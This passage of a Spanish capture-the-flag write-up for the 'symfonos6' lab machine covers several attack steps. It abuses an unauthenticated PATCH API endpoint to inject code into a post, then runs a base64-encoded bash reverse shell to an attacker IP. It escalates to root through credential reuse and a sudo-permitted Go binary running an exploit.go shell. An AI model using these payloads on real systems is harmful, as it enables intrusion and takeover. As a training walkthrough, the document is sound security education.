


Figura 13: RCE exitoso

7. Abusando de las API para modificar un post

Durante la fase de análisis de la API, se identificó un método de explotación más directo que no requiere la obtención de un **JSON Web Token (JWT)**. Este vector se basa en una implementación insegura de los métodos de control



de acceso en el endpoint de `posts`.

Al inspeccionar las funciones disponibles en el controlador de la API para `/posts`, se determinaron dos operaciones clave:

- **Enumeración de Registros (GET):** Permite listar todos los posts existentes. Gracias a esto, se identificó el id del post que contiene la historia de `achilles`, el cual es renderizado por defecto en la página principal.
- **Modificación No Autorizada (PATCH):** Se descubrió que la función encargada de actualizar los posts no implementa middleware de autenticación, permitiendo peticiones arbitrarias siempre que se indique el id correspondiente.

7.1. Listar los id de los posts

El primer paso es enviar una petición por `GET` para ver los id de los posts.




Figura 14: Listando los posts para determinar su id

7.2. Modificar el post indicando el id

El segundo paso es enviar una petición usando el método `PATCH` indicando el id del post para modificarlo




Figura 15: Modificando el contenido de un posts



A diferencia del primer método, este enfoque simplifica la cadena de ataque al omitir la fase de *login*. Al modificar un post que ya se muestra en la ruta principal (`/posts`), la ejecución del código es inmediata y automática para cualquier usuario que visite la web, garantizando la activación del payload a través de la función vulnerable analizada anteriormente.

8. Intrusión y escalada de privilegios

Una vez ya tenemos una forma de ejecutar comandos en la máquina víctima, procedemos a entablar una conexión más estable para poder pasar a la escalada de privilegios, esto a través de una **reverse shell**. Para este caso la enviamos codificada en base 64 para no tener problemas con la sintaxis, y usamos la función `base64_decode` para decodificar la cadena y que se ejecutara el comando que nos proporcionaría la **reverse shell**.


```
1 \{  
2   "text": "system(base64_decode('  
3     YmFzaCAtaSAJiAvZGV2L3RjcC8xOTIuMTY4LjAuMTMxLzQ0NDQgMD4mMQ==')) "  
4 \}
```

Listing 10: Entablando una reverse shell gobble

La cadena en base64 contiene lo siguiente:

```
1 bash -i >& /dev/tcp/192.168.0.131/4444 0>&1
```

Al momento de subir el payload y consultar `http://192.168.0.140/posts` recibimos la shell desde el usuario `apache`.



```
bash-4.2$ whoami ; hostname ; id  
apache  
symfonos6  
uid=48(apache) gid=48(apache) groups=48(apache)  
bash-4.2$
```

Figura 16: Acceso conseguido como el usuario apache

8.1. Escalando al usuario achilles

Al momento de estar enumerando posible vectores de escalada vimos que en el `/etc/passwd` estaba contemplado un usuario llamado **achilles** el cual tenía permisos superiores a nuestro usuario actual. Es por eso que probamos a intentar loguearnos con las credenciales que conseguimos para el mismo usuario en **flyspray**, siendo así como conseguimos acceso como el usuario **achilles**



```
[achilles@symfonos6 ~]$ whoami ; hostname ; id
achilles
symfonos6
uid=1000(achilles) gid=1000(achilles) groups=1000(achilles),48(apache)
```

Figura 17: Acceso conseguido como el usuario achilles

8.2. Abusando de binario go con permisos a nivel de sudoers

Enumerando posible vectores de escalada ahora como el usuario achilles pudimos ejecutar el comando `sudo -l`, viendo así que podíamos ejecutar el binario `/usr/local/go/bin/go` como sudo

```
User achilles may run the following commands on symfonos6:
(ALL) NOPASSWD: /usr/local/go/bin/go
[achilles@symfonos6 ~]$
```

Figura 18: Binario go con permisos de ejecución como sudo

Este binario corresponde al compilador e intérprete del lenguaje de programación Go y tenerlo contemplado para ser ejecutado como sudo sin proporcionar contraseña es una configuración crítica, ya que permite escalar privilegios hacia el usuario root. Para esta escalada se ejecutaron los siguientes pasos:

8.2.1. Paso 1 - crear archivo exploit.go

El primer paso para escalar privilegios hacia root es crear un archivo con extensión `.go` con el siguiente contenido:

```
1 package main
2 import "syscall"
3
4 func main(){
5     syscall.Exec("/bin/sh", []string{"bin/sh", "-i"}, []string{})
6 }
7
```

Listing 11: Archivo exploit.go

Este código de Go lanza una shell interactiva (`/bin/bash -i`) reemplazando el proceso actual mediante la llamada al sistema `execve`.

8.2.2. Paso 2 - ejecutar el exploit

Ahora debemos ejecutar el `exploit.go` de la siguiente forma para conseguir de forma exitosa un shell como root.

```
1 $ sudo /usr/local/go/bin/go run exploit.go
```

Listing 12: Ejecutando exploit.go



```
sh-4.2# whoami ; hostname ; id
root
symfonos6
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```

Figura 19: Acceso como root exitoso